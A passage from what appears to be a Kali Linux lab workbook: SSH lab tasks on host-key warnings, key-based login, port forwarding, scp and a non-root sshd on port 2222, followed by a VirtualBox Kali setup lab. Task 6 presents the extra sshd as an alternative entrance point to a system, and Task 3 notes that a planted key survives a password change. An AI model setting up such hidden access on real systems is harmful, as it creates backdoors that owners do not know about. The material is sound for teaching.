256 SHA256:DjoIkpfYVhAGzP+1Ie5SUifJNjL9AePOwcw3vtyUOIo root@osboxes (ED25519)
rescue-ssh.target is a disabled or a static unit, not starting it.
root@osboxes:~# systemctl restart ssh ← 4
root@osboxes:~# exit ← 4
logout
osboxes@osboxes:~$ exit ← 5
logout
Connection to 192.168.1.25 closed.
```

Each remote server operates with a unique SSH certificate. When trying to connect to another server with the same IP address as the remote server, the local SSH client will warn you about the situation in order to prevent user information from being stolen.

```
(kali㉿kali)-[~]
$ ssh osboxes@192.168.1.25 ← 1
WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! ← 2
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!. ← 3
It is also possible that a host key has just been changed.
The fingerprint for the ECDSA key sent by the remote host is
SHA256:hCmu5g/Cqt2txRGZXpSSacxoA89aLzqALA6YQa74Dh8.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:2
remove with:
ssh-keygen -f "/home/kali/.ssh/known_hosts" -R "192.168.1.25"
ECDSA host key for 192.168.1.25 has changed and you have requested strict checking.
Host key verification failed.
```

If it is definitely known that the operating system on the remote server has been reinstalled or if the SSH server keys are regenerated like in this example, it will be necessary to update the SSH key records on the local user who established the connection. In the local terminal screen, type the following and reconnect to remote server via SSH:

```
ssh-keygen -f "/home/kali/.ssh/known_hosts" -R "192.168.1.25"  
ssh osboxes@192.168.1.25
```

The terminal window shows two sessions. The top session is a root shell on Kali Linux, indicated by the '(kali㉿kali)-[~]' prompt. It runs the command 'ssh-keygen -f "/home/kali/.ssh/known_hosts" -R "192.168.1.25"'. The output indicates that host 192.168.1.25 was found at line 2, and the file was updated. A red arrow points from the right side of the terminal to the number '1' in a blue circle, which is placed next to the word 'updated'. The bottom session is a user shell on the target machine, indicated by the '(osboxes㉿osboxes)-[~]' prompt. It runs 'ssh osboxes@192.168.1.25'. The response asks for authentication, providing the ECDSA key fingerprint and asking if the user is sure they want to connect. The user responds 'yes'. A red arrow points from the right side of the terminal to the number '2' in a blue circle, which is placed next to the word 'fingerprint'. Another red arrow points from the right side to the number '3' in a blue circle, which is placed next to the word 'password'.

Thanks to this simple mechanism, the critical access information of the local user connected via SSH is prevented from being seized by a possible thief server.

Task 3:

If you make frequent SSH connections to the same server during the day, it is possible to gain password-free connection capability by copying your local SSH public key to the remote server. The steps to achieve this are easy. We will manually add the content of the “kali” user’s “.ssh/id_rsa.pub” file to the “.ssh/authorized_keys” file located in the remote user’s home directory.

While on the terminal screen of the Kali VM machine, as “kali” user:

```
cd .ssh/  
ssh-keygen  
ssh-copy-id osboxes@192.168.1.25  
ssh osboxes@192.168.1.25
```

```

(kali㉿kali)-[~]
└─$ cd ~/.ssh
(kali㉿kali)-[~/ssh]
└─$ ssh-keygen
Generating public/private rsa key pair
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:c12fNfB/7EWFFG7zXxM14zv2VLSqP70I/exhSBDCHqs kali@kali
The key's randomart image is:
+---[RSA 3072]---+
| .. . oo+= |
| o. ...=.* |
| . o. ==+* |
| o ..o.**0 |
| S . .o **X |
| E o + ooO |
| o ..+ + |
| o.*. . |
| *.=.o. |
+---[SHA256]---+

```



```

(kali㉿kali)-[~/ssh]
└─$ ssh-copy-id osboxes@192.168.1.25
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/ka
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), t
at are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you a
is to install the new keys
osboxes@192.168.1.25's password:
Number of key(s) added: 1
Now try logging into the machine, with: "ssh 'osboxes@192.168.1.25'"
and check to make sure that only the key(s) you wanted were added.


```



```

(kali㉿kali)-[~/ssh]
└─$ ssh osboxes@192.168.1.25
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-28-generic x86_64)


```

As can be seen, no password is required for SSH logins. Even if the remote user changes their password, this will not prevent us from logging in without a password.

If you were able to log into your account using SSH without a password, you have successfully configured SSH-key-based authentication to your account. However, your password-based authentication mechanism is still active, meaning that your server is still exposed to brute-force attacks. In order to permanently block SSH access to the remote server with a password, it is necessary to edit the “`sshd_config`” file and make “`PasswordAuthentication no`”.

The changes will take effect after the SSH service is restarted:

```
systemctl restart ssh
```

From now on, users who have not yet copied their SSH public keys to the remote server will not be able to login even with a password. Local console logins are not affected by this situation.

Task 4:

It is possible to access IP targets that can only be accessed from a remote server by port-forwarding via SSH tunneling method. Connect to remote server with this command:


```
ssh -L8080:192.168.1.1:80 osboxes@192.168.1.25
```

When this command is run in Kali Linux, requests to 127.0.0.1:8080 are forwarded via the remote server to the destination 192.168.1.1:80, by establishing a secure SSH tunnel.

Task 5:

It is possible to copy a file residing on the local machine to a desired location on the remote server via a secure SSH tunnel. To do this:

```
scp /etc/hosts osboxes@192.168.1.25:/tmp/
```



```
(kali㉿kali)-[~]
$ scp /etc/hosts osboxes@192.168.1.25:/tmp/
hosts                                         100%   184    128.9KB/s   00:00
```

In this case, the password-free connection capability when using the “ssh” command is also valid when using the “scp” command.

Task 6:

It is possible to run the SSH service outside port 22. We can even do this on a system that does not have root privileges. Open terminal on Kali Linux VM machine and type the following commands:

```
ssh-keygen -t rsa -N '' -f ~/.ssh/id_rsa <<< y
```

Create a file with nano editor, and put following lines in it:

```
nano ~/.ssh/sshd_config  
Port 2222  
UsePAM yes  
HostKey ~/.ssh/id_rsa
```

Now, we can start a new SSH service with a non-root user by listening to port 2222.

```
/usr/sbin/sshd -f ~/.ssh/sshd_config
```

The terminal session shows the following steps:

- Generating a public/private RSA key pair. The file `id_rsa` already exists, so it is overwritten. The command is `ssh-keygen -t rsa -N '' -f ~/.ssh/id_rsa << y`. (Step 1)
- Creating a new `sshd_config` file with the contents: `Port 2222`, `UsePAM yes`, and `HostKey ~/.ssh/id_rsa`. The command is `cat << EOF > ~/.ssh/sshd_config`. (Step 2)
- Starting the SSHD service using the new configuration file. The command is `/usr/sbin/sshd -f ~/.ssh/sshd_config`. (Step 3)

Now, we have created an alternative entrance point to our system. If there is no firewall rule applied that blocks all ports save exceptions, someone can access this system using port 2222 via SSH. Let's try it by making a SSH connection ourselves;

```
(kali㉿kali)-[~]
└─$ ssh kali@localhost -p 2222 ←
The authenticity of host '[localhost]:2222 ([::1]:2222)' can't be established
.
RSA key fingerprint is SHA256:3rebzYxbI4+iPEH3s86Sz1eHtdLp0w17j9QC1prEMc4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2222' (RSA) to the list of known hosts.
Password: ←
SUCCESS
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Lab 15. How to Setup Your Own Kali Linux Virtual Machine

Lab Objective:

Learn how to setup your own Kali Linux Virtual Machine for the purpose of hacking.

Lab Purpose:

Kali Linux is a Debian-based Linux distribution which is aimed at advancing Penetration Testing and Security Auditing. Kali Linux contains several hundred tools which are geared towards various information security tasks, and many more can be downloaded from sources such as GitHub.

Lab Tool:

Windows Machine

Lab Topology:

You can use a Windows or Linux PC which can offer Desktop login for this lab.

Lab Walkthrough:

Task 1:

There are two major virtualization platforms that are currently free for Windows and Linux operating systems. You can access the website of both platforms from the links below:

Oracle VirtualBox

[<https://www.virtualbox.org/>]

VMware Workstation Player

[<https://www.vmware.com/products/workstation-player.html>]

In this lab, we prefer to use the VirtualBox because of its easy use and because it's also the most popular in the open source world. You can use it in both Linux and Windows PC environments. It is very easy to install in the Windows environment. After installing the actual application, do not forget to download and install the VirtualBox Extension Pack, which is the same version as this.



This software will allow us to run the Kali Linux Operating System within our Windows or Linux Desktop Operating System. This means the things we do in the virtual OS will not impact our actual OS.

Task 2:

There are various methods of installing Kali Linux under VirtualBox. For convenience, we will proceed by importing a preinstalled VM image. Go to:

<https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>


You will see two types of images here, 32bit and 64bit. If your Desktop Operating System supports running a 64bit virtual OS, it is recommended that you download it. Make sure you download for the right virtualization platform.

Image Name	Torrent	Version	Size
Kali Linux VirtualBox 64-Bit (OVA)	2 Torrent	2021.1	3.6G
Kali Linux VirtualBox 32-Bit (OVA)	Torrent	2021.1	3.2G


Task 3:

We will import the pre-installed Kali Linux VM machine just downloaded, into the VirtualBox environment.


Open Oracle VM VirtualBox Manager, select “File” on the top menu, then click “Import Appliance” from the drop-down menu.




In the “Appliance to import” window, following the numbered steps indicated in the figure, select the Kali Linux VM OVA file we just downloaded. Then, click Next.



Check the information displayed in the window that opens, then click import. Also click on the “Agree” button in the “Software License Agreement” window that opens. Importing begins...



After the import is done, the Kali Linux VM is ready for use. Click the green “Start” button to boot virtual machine.




Task 4:

Once the importer is finished, boot up the virtual machine. It may take a few minutes to load. Once loaded, enter “kali” as both username and password.

By default, a password is not defined for the root user, so you cannot log in directly as that user.

For operations that require root authorization, you will need to use “sudo” command on the terminal screen, in this case the password that must be entered is “kali”.



To ensure you are using the most up to date version of the machine, open a terminal screen, then enter the following commands:

```
sudo apt update  
sudo apt full-upgrade -y
```

A screenshot of a Kali Linux terminal window within Oracle VM VirtualBox. The terminal window has a blue header bar with the text "File Actions Edit View Help". Below the header is a menu bar with "(kali㉿kali)-[~]". The main area shows a command-line session:

```
(kali㉿kali)-[~]
$ sudo apt update
```

Red arrows point to three specific parts of the screen:

- Arrow 1 points to the "File" menu icon.
- Arrow 2 points to the command `sudo apt update`.
- Arrow 3 points to the password prompt "[sudo] password for kali:".

The terminal window is set against a dark blue background with a geometric pattern. The status bar at the bottom right shows "Ctrl + Alt".

A screenshot of a Kali Linux terminal window showing the output of the `apt update` command. The terminal window has a red border and displays the following text:

```
Unpacking firmware-linux-nonfree (20210208-4) over (20201218-3) ...
Preparing to unpack ... /074-firmware-misc-nonfree_20210208-4_all.deb ...
Unpacking firmware-misc-nonfree (20210208-4) over (20201218-3) ...
Preparing to unpack ... /075-firmware-atheros_20210208-4_all.deb ...
Unpacking firmware-atheros (20210208-4) over (20201218-3) ...
Preparing to unpack ... /076-firmware-brbcm80211_20210208-4_all.deb ...
Unpacking firmware-brbcm80211 (20210208-4) over (20201218-3) ...
Preparing to unpack ... /077-firmware-intel-sound_20210208-4_all.deb ...
Unpacking firmware-intel-sound (20210208-4) over (20201218-3) ...
Preparing to unpack ... /078-firmware-iwlwifi_20210208-4_all.deb ...
Unpacking firmware-iwlwifi (20210208-4) over (20201218-3) ...
Preparing to unpack ... /079-firmware-libertas_20210208-4_all.deb ...
Unpacking firmware-libertas (20210208-4) over (20201218-3) ...

Progress: [ 27%] [#####.....]
```

You will be prompted for the sudo password. Enter the default password "kali". It is important to have these updates on a freshly installed Kali VM,


otherwise both the OS and some hacking tools may not work properly. After all updates are finished, reboot the Kali VM to make sure all updates have been applied.

Task 5:


Done! Now we have a fully functioning Kali Linux Virtual Machine to begin hacking. It is useful to take a snapshot of the machine, from the virtualization software settings, once all the updates are done. This is useful if the VM image becomes damaged, in which case we can simply revert to the recently updated working version. Also, connecting the default network adaptor to the “Bridge Adapter” instead of NAT will benefit us in many subsequent hacking operations.

